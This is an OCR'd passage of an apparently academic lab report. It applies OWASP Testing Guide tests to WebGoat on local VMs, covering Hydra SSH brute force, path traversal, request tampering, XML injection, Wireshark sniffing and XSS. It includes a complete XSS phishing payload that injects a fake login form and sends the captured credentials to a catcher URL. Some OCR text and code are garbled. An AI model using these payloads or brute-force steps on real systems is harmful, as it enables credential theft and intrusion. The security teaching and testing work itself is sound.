


```
---==Section - AUTHENTICATION TESTING==---
1 - Credentials transport over an encrypted channel (OWASP-AT-001)
4 - Brute Force Testing (OWASP-AT-004)
8 - Testing for CAPTCHA (OWASP-AT-008)
10 - Testing for Race Conditions (OWASP-AT-010)
11 - Exit
Enter your option:4
1 - Test login brute force with Hydra
2 - Test HTML-FORM-BASED brute force with Hydra
Enter your option:1
Enter your users file(.txt): Family-Names
Enter your passwords file(.txt): common-passwords.txt
Enter your target site(domain or ip): 192.168.56.102
Enter your service type(ssh, http-head, http-get, etc): ssh
Enter the directory:
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-11-29 12:09:08
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] 16 tasks, 1 server, 11092944 login tries (l:13484/p:816), ~687684 tries per task
[DATA] attacking service ssh on port 22
[STATUS] 240.00 tries/min, 240 tries in 00:01h, 11002704 todo in 764:05h, 16 active
[STATUS] 237.33 tries/min, 712 tries in 00:03h, 11002232 todo in 772:38h, 16 active
[STATUS] 244.29 tries/min, 1710 tries in 00:07h, 11001234 todo in 750:35h, 16 active
```

Figure 4: *Forza Gross Hydra against a SSH service*

SCHEMA MANAGEMENT FOR TESTING SESSION (OWASP-SM-001)

This test has been used only direct use shell program without developing a script filter. First step was to test the CAPTCHA Figure above without success, then you have done a workout in use OCR technology to identify each letter of the CAPTCHA.



Id	Date	Method	Host	Path	Parameters	Status	Request size
42	13:42:34	GET	http //192.1...	/WebGoat/a. .		401 Unauthorized	
141	13:46:07	GET	http //192.1...	/WebGoat/a. .		401 Unauthorized	
142	13:46:08	GET	http //192.1...	/WebGoat/a. .		401 Unauthorized	
146	13:50:38	POST	http //192.1...	/WebGoat/a. .		200 OK	128
147	13:50:44	POST	http //192.1...	/WebGoat/a. .		401 Unauthorized	128

```
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=j1co5b0kihu3dk7d5bm2571cc pa
    PHPSESSID=j1qo5b0kihu3ck7d5bm2571qc6
    path=/
```

```
--3e1aaf2d439c130eb52184ccf77ca147
Content-Dispos tion: form-data  name='name"

va ue
--3e1aaf2d439c130eb52184ccf77ca147--
```


```
HTTP/1.1 200 OK
Date: Sat, 30 Nov 2013 20:15:48 GMT
Server  Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
via  1.1 127.0.1.1
```

Figure 5: *Interception of the cookie, webpage , HEAD, and more information*

4.11. Path change test (OWASP-AZ-001) -Test bypassing authorization schema (OWASP-AZ-002) In the figure below attempts acezar the main.jsp file using

In the figure below attempts acezar the main.jsp file using WebScarab as intercepting proxy. By intercepting the POST request a file in the directory "/var/lib/tomcat6/webapps/WebGoat/lesson _plans/English " WebScarab used to replace the value of the variable "File" for

"../../main. jsp " (as shown) knowing that such a file exists. As a result we have the content of that file.



Method URL
POST http://192.168.56.201:80/WebGoat/attack?Screen=57&menu=200


Header	Value
Host	192.168...
User-Agent	Mozilla/5...
Accept	text/htm...
Accept-...	en-US,en...

Variable	Value
File	/../main.jsp
SUBMIT	View File

Figure 6: *Interception of a request and change the desired file*

EVIDENCE OF INCREASED PRIVILEGES, OR CONTROL ACCESS BASED ON ROLES (OWASP-AZ-003)

This test is done at login with the user "tom" with employee id = 105 as shown in the figure below, and replaced it with the employee id = 102 but the action will equal action Delete Profile view profile and not more, as can be seen in Figure later. This makes the user tom has no privileges to delete other user (pertains only to admin) poses delete user id 102.




Method URL Version
POST http://192.168.56.201:80/WebGoat/attack?Screen=65&menu=200 HTTP/1.1

Header	Value
Host	192.168.56.201
User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:20.0) Gecko/2010010..

Variable	Value
employee_id	105
action	ViewProfile

Figure 7: *Original function to be executed is viewprofile*



Intercept requests : ☑ Intercept responses : ☐

Parsed | Raw

Method	URL
POST	http://192.168.56.201:80/WebGoat/attack?Screen=65&menu=200

Header	Value
Host	192.168.56.201
User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:20.0) Gecko/2010010..

URLEncoded | Text | Hex

Variable	Value
employee_id	102
action	DeleteProfile

Figure 8: *The function to be executed , will now be DeleteProfile*

TESTS OF REFLECTED XSS (OWASP-DV-001); PRUEBA DE STORED XSS (OWASP-DV-002); PRUEBA BASADA EN DOM XSS (OWASP-DV-003)

- XSS persistent and no persistent

Here is a XSS tried it with javascript "<img src = x onerror =;; alert ('XSS') />" inserted into a textbox, and this tax could reach the JavaScript in a DB (persistent XSS) if there was not a check against XSS. A good solution is to not interpret the HTML characters, so the injection is passed as clear text, you can see an example below: This code is weak, where the data come in"name" is interpreted.

```
function displayGreeting (name)

{

        if (name != ' ')

        {

                document.getElementById ("greeting") .innerHTML="Hello , " + name + "!";

        }

}
```


You should make a small modification so, and it has the most correct code:

```
function displayGreeting (name)

{
        if (name != ' ')

        {

                document.getElementById ("greeting") .innerHTML="Hello , " + escapeHTML
                        (name); + "!";

        }

}
```

And with escapeHtml method entry and all plaintext is interpreted. For example, if the application has a string "<script>" and wants the browser interprets it as "<script>" (not as plaintext), encoded in the HTML form as "&lt;script&gt;" before including it in the web page that is sent to the browser.

- Test of XML Injection

In this window you can see the options available Rating and entering with his ID account you can earn points. However for the ID 836239 there are limited options in the system. This availability can be changed by intercepting a proxy (here will BurpProxy)



Response from http://192.168.56.201:80/WebGoat/attack?Screen=59&menu=400&from=ajax&accountID=836239

```
HTTP/1.1 200 OK
Date: Tue, 10 Dec 2013 01:13:45 GMT
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 EST
Content-Type: text/xml
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 136
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive

<root>
<reward>WebGoat t-shirt 20 Pts</reward>
<reward>WebGoat Secure Kettle 50 Pts</reward>
<reward>WebGoat Mug 30 Pts</reward>
<reward>WebGoat Core Duo Laptop 2000 Pts</reward>
<reward>WebGoat Hawaii Cruise 3000 Pts</reward>
</root>
```

Figure 9: *New bloco XML data interception to BurpProxy*

Here is the interception of the response and replaced the original xml displayed in this figure. And finally in the image above the choice all the scores available it is found, and as the last sentence is saying "The following items will deliver in his direction". If was a site of true (non-trial) unpaid items are received, and nobody knew. The only way to solve this problem would be by-one analysis of the bank received orders, finding is that such user had never made the payment. XML injection can be prevented in a similar manner SQL injection. The best way is carefully user input filter. The data received from a user should be considered insecure. The elimination of all single and double quotes should eliminate most types of this kind of attack. Note that the elimination of contributions can have side effects, such as user names can contain valid quotes.

- Phishing with XSS

Example: The user should be able to add a form that asks for the user name and password. By submitting the entry must be sent to

http://localhost/WebGoat/catcher?PROPERTY=yes&user=catchedUserName&password=catchedPasswordName

Development example: With XSS is possible to add more elements to an existing page. This solution consists of two parts that have to be combined: One way the victim has to fill A script that reads the form and send the information gathered by the attacker A form with username and password could look like this:

```
</form><form name="phish"><br><br><HR><H3>This feature requires account login:</H3
><br><br>Enter Username:<br><input type ="text" name="user"><br>Enter
Password:<br><input type ="password" name = " pass"><br></form><br><br><HR>
```

Search this term and will be a form is added to the page from the search field accepts HTML. The initial </ form> is to complete the original query form. Now you need a script:

```
<script>function hack(){ XSSImage=new Image;
    XSSImage.src="http://localhost/WebGoat/catcher?PROPERTY=yes&user
    ="+document.phish. user.value+"&password ="+document.phish.pass.value + ""; alert
    ("Had this been a real attack . . . Your credentials were just stolen. User Name =
    "+document.phish.user.value + "Password = "+document.phish.pass.value);} </script>
```

This script will read the input from the form and send it to the receiver Web Goat. The local host should be the target address. If you are using the ports and / or Web Scarab, may be different. The last step is to put things together. Add a button to the form required by the script. You can reach this with on click = "myFunction()" handler:

```
<input type="submit" name="login" value="login" onclick="hack()">
```

The final string looks like this:

```
</form><script>function hack(){ XSSImage=new Image; XSSImage.src=" http:/
    localhost/WebGoat/catcher?PROPERTY=yes&user ="+ document. phish.user.value +
    "&password =" + document.phish.pass.value + ""; alert ("Had this been a real attack . . .
    Your credentials were just stolen. User Name = " + document.phish.user.value +
```


"Password = " + document.phish.pass.value);} < script><form name="phish"><br ><br><HR><H3>This feature requires account login:</H3 ><br><br> Enter Username:<br><input type ="text" name="user"><br>Enter Password:<br><input type ="password" name = "pass"><br><input type ="submit" name="login" value="login" onclick="hack()"></form><br ><br><HR>

Look for this series and see a requesting your username and password below. Complete these fields and click the login button, which completes the lesson.

- Sniffing with Wireshark


Sensitive data should never be sent in plain text. Often, applications are changed to a secure connection after authorization. An attacker could just smell the login and use the information collected to enter an account. The objectives of this test are to understand the advantages of encrypting data access. This test has two stages. In the first step we try to sniff a password that is sent in plain text. In the second stage the same is attempted but a secure connection.

Using-is the packet filter, all packets of HTTP request is set and will be a unique package POST method as illustrated above. After duplo-clicking on the line this package POST and property "Line-based text data ....." can see "clear_user=Jack" and "clear_pass=sniffy" fields that are the user and password respectively. Now the test is HTTPS.



```
No.  Time         Source          Destination     Protocol Length Info
   4 0.000441000 192.168.56.101 192.168.56.201  HTTP     738 POST /WebGoat/attack?
  24 0.136455000 192.168.56.101 192.168.56.201  HTTP     661 GET /WebGoat/css/webg
  34 0.152214000 192.168.56.101 192.168.56.201  HTTP     659 GET /WebGoat/css/less
  39 0.153424000 192.168.56.101 192.168.56.201  HTTP     657 GET /WebGoat/css/menu
  48 0.155862000 192.168.56.101 192.168.56.201  HTTP     659 GET /WebGoat/css/laye

4 0.000441000 192.168.56.101 192.168.56.201 HTTP 738 POST /WebGoat/attack?Screen:
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Referer: http://192.168.56.201/WebGoat/attack?Screen=219&menu=1300\r\n
    Cookie: JSESSIONID=3B7C98FC2A2E50D583E7BA71C617FC24; acopendivids=swingset,jotto,phpbb
  + Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=\r\n
    Connection: keep-alive\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  + Content-Length: 47\r\n
    \r\n
    [Full request URI: http://192.168.56.201/WebGoat/attack?Screen=219&menu=1300]
- Line-based text data: application/x-www-form-urlencoded
    clear_user=Jack&clear_pass=sniffy&Submit=Submit

02b0  0a 0d 0a 63 6c 65 61 72  5f 75 73 65 72 3d 4a 61   ...clear _user=Ja
02c0  63 6b 26 63 6c 65 61 72  5f 70 61 73 73 3d 73 6e   ck&clear _pass=sn
02d0  69 66 66 79 26 53 75 62  6d 69 74 3d 53 75 62 6d   iffy&Sub mit=Subm
02e0  69 74                                              it
```

Figure 10: *Wireshark window in the POST request packet showing the user and password in clear text*



```
    Accept: */*\r\n
    Accept-Language: en\r\n
    User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0
    Connection: close\r\n
    Referer: http://192.168.56.201/WebGoat/attack?Screen=219&menu=1300\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  + Content-Length: 37\r\n
    Cookie: acgroupswithpersist=nada; JSESSIONID=3B7C98FC2A2E50D583E7BA71C617FC24; acopend
    \r\n
    [Full request URI: http://192.168.56.201/WebGoat/attack?Screen=219&menu=1300]
- Line-based text data: application/x-www-form-urlencoded
    protocol=IPSEC&yesno=No&Submit=Submit

0000  08 00 27 51 42 de 08 00  27 d5 01 1a 08 00 45 00   ..'QB... '.....E.
0010  02 37 06 bc 40 00 40 06  3f 86 c0 a8 38 65 c0 a8   .7..@.@. ?...8e..
0020  38 c9 8e c4 00 50 07 3c  88 10 65 b2 2b 6e 80 18   8....P.< ..e.+n..
0030  03 91 e7 ad 00 00 01 01  08 0a 00 ec 8e b5 01 64   ........ .......d

0000  08 00 27 51 42 de 08 00  27 d5 01 1a 08 00 45 00   ..'QB... '.....E.
0010  02 37 06 bc 40 00 40 06  3f 86 c0 a8 38 65 c0 a8   .7..@.@. ?...8e..
```

Figure 11: *POST Package with crypted fields with SSL/TLS*

Now you have to switch to a secure connection. This would be like changing the URL from http:// to https://. Sniff traffic again as it has done in Step 1. As you can see no password is sent in plain text. The server communicates with the application through a secure layer called Transport Layer Security (TLS), also called Secure Socket Layer (SSL). TLS as seen is a hybrid encryption protocol. It is built to communicate a secret key. This secret key using SHA-1 and MD5. All traffic between the server and the client is encrypted by this key. And as you can see in the figure where before the login data now appear in plain text is not any.

FUTURE PROJECTS

The development of this work will not get to do all tests OWASP Testing Guide. Future projects would be interesting in relation to the development of the remainder of the tests, as well as update installer and automated framework. For good existing evidence would collect more tools of the same purposes as those already present, as well as tools for testing unimplemented. It would also be necessary to conduct further testing and implementation of simple scripts, but help to collect important information.

Also improve these scripts so that they present a more accurate information and have more options. The intention is to have only free software tools that can be open source (or not), but do not pay. For the paid tools can be integrated in the framework-it with both a free version (with or without limitations). The framework was hosted at the Source Forge project site, so you will have a space designed for storage and dissemination. Since we need more people to help keep SourceForge is a good choice. It can be downloaded via the command: get clone get: //git.code.sf.net/p/frameworkowasptestingguide/code/frameworkowasptestingguide-code/ You must have already installed the github. On source-forge you also have the bog with some information on the address listed below: https://sourceforge.net/p/frameworkowasptestingguide/blog/

REFERENCES

1. CERT; Security Improvement Modules: Securing Public Web Servers; http://www.cert.org/security-improvement/; Access:Nov.2013
2. CIRT; http://www.cirt.net/passwords; Access:Feb.2014
3. DOM-2; DOM Based Cross Site Scripting or XSS of the Third Kind -Amit Klein ; http://www.webappsec.org/projects/articles/071105.shtml; Access:Feb.2014
4. Endler D.; Session ID Brute Force Exploitation and Prediction; http://www.cgisecurity.com/lib/SessionIDs.pdf; Access:Feb.2014
5. FFIEC, Federal Financial Institutions Examination Council; Authentication in an Internet Banking Environment; http://www.ffiec.gov/pdf/authentication_guidance.pdf; Access:Jan.2014
6. FTC, Federal Trade Commission; The Gramm-Leach Bliley; http://www.ftc.gov/privacy/privacyinitiatives/glbact.html; Access:Jan.2014
7. Grossman J.; Cross Site Tracing (XST); http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf; Access:Jan.2014
8. Grossman J., Hansen R., Petkov P. D., Rager A., Fogie S.; Cross Site Scripting Attacks: XSS Exploits and Defense; 2009; Syngress; ISBN-10:1-59749-154-3
9. (ISC)2 Blog: The Attack of the Spiders from Clouds; http://blog.isc2.org/isc2_blog/2008/07/the-attack-of-t.html; Accessed:Oct.2013.
10. Meucci Spoofing; www.owasp.org/images/7/72/MMS_Spoofing.ppt; Access en:Jan.2014
11. Mori G., Malik J.; Breaking a Visual CAPTCHA; http://www.cs.sfu.ca/~mori/research/gimpy/; Access en:Jan.2014
12. Morana M.; Building Security Into The Software Life Cycle, A Business Case; http://www.blackhat.com/presentations/bh-usa-06/bh-us-06-Morana-R3.0.pdf; Access:Jan.2014
13. NetCat; http://www.vulnwatch.org/netcat; Access:Jan.2014
14. Nessus; Nessus Vulnerability Scanner; http://www.nessus.org; Access en:Jan.2014
15. OPHCRACK; The time-memory-trade-off-cracker; http://lasecwww.epfl.ch/~oechslin/projects/ophcrack/; Access:Jan.2014
16. OWASP Testing Guide; Published:2008; Versione: V3.0;

http://www.owasp.org/images/5/56/OWASP_Testing_Guide_v3.pdf; Access:Jan.2014

17. OWASP-FLASH-2; Finding Vulnerabilities in Flash Applications; http://www.owasp.org/images/d/d8/OWASPWASCAppSec2007SanJose_FindingVulnsinFlashApps.ppt; Published:Jan.2014
18. Paleari R., Marrone D., Bruschi D., Monga M.; On Race Vulnerabilities in Web Applications; http://security.dico.unimi.it/~roberto/pubs/dimva08-web.pdf; Access:Jan.2014
19. PCI Security Standards Council; PCI Data Security Standard; https://www.pcisecuritystandards.org/security_standards/pci_dss.shtml; Access en:Oct.2013
20. Peter W.; Cross-Site Request Forgeries; http://www.tux.org/~peterw/csrf.txt; Access:Dec.2013
21. POST Injection puremango; Breaking CAPTCHAs Without Using OCR; http://www.puremango.co.uk/2005/11/breaking_captcha_115/; Access:Dec.2013
22. Rainbowcrack.com; http://project-rainbowcrack.com/generate.htm; Access en:Dec.2013
23. RFC2817; RFC2817 -Upgrading to TLS HTTP/1.1; http://www.ietf.org/rfc/rfc2817.txt; Access:Nov.2013
24. RFC3546; RFC3546 -Transport Layer Security (TLS) HTTP Task Within Extensions; http://www.ietf.org/rfc/rfc3546.txt; Access en:Nov.2013 Robots; The Web en:Oct.2013
25. Robots Pages; http://www.robotstxt.org/; Access:Oct.2013
26. Schneier, B.; Blog Posts about two factor authentication 2005; http://www.schneier.com/blog/archives/2005/03/the_failure_of.html; http://www.schneier.com/blog/archives/2005/04/more_on_twofact.html; Access en:Oct.2013
27. SNAC-NSA; The Network Applications Team of the Systems and Network Attack Center (SNAC); NSA; Published:Sep.2013
28. Two-factor authentication; Wikipedia; Definition of Two Factor Authentication; http://en.wikipedia.org/wiki/Two-factor_authentication; Access:Jan.2013
29. SEAS-1; SEAS -Gestión y administración de la seguridad; Libro de la clase Gestión y administración de la seguridad; Published:2012,Author:SEAS – Estudios Superiores Abiertos; ISBN:978-84-15545-75-0;
30. SEAS-2; SEAS – Seguridad informática; Libro de la clase Seguridad informática; Published:2012, Author:SEAS – Estudios Superiores Abiertos; ISBN:978-84-15545-75-0;
31. SEAS-3; SEAS – Linux administración de redes y servidores; Libro de la clase Linux

administración de redes y servidores; Published:2011,Author:SEAS – Estudios Superiores Abiertos; ISBN:978-84-938884-6-6; Security Risks of; http://www.schneier.com/crypto-gram-0007.html;

32. Securing SWF Applications; http://www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html, Access:Feb.2014

33. Shiflett C.; http://shiflett.org/articles/session-fixation; Access:Jan.2014

34. Stuttard D., Pinto M.; The Web Application's Handbook -Discovering and Exploiting Security Flaws;2008; Wiley; ISBN 978-0-470-17077-9 THC Hydra; http://www.thc.org/thc-hydra/ Access:Jan.2014

35. The Flash Player Development Center Security Section; http://www.adobe.com/devnet/flashplayer/security.html; Access:Feb.2014

36. Virus.org; http://www.virus.org/default-password/; Access:Jan.2014

37. WebGoat; Thread Safety Challenge in WebGoat; http://www.owasp.org/index.php/OWASP_WebGoat_Project; Access:Jan.2014

38. XSS -1;"XSS (Cross Site Scripting) Cheat Sheet"; Scambray J., Shema M., Sima C.; Hacking Exposed Web Applications; Second Edition; McGraw-Hill;2006; ISBN 0-07-226229-0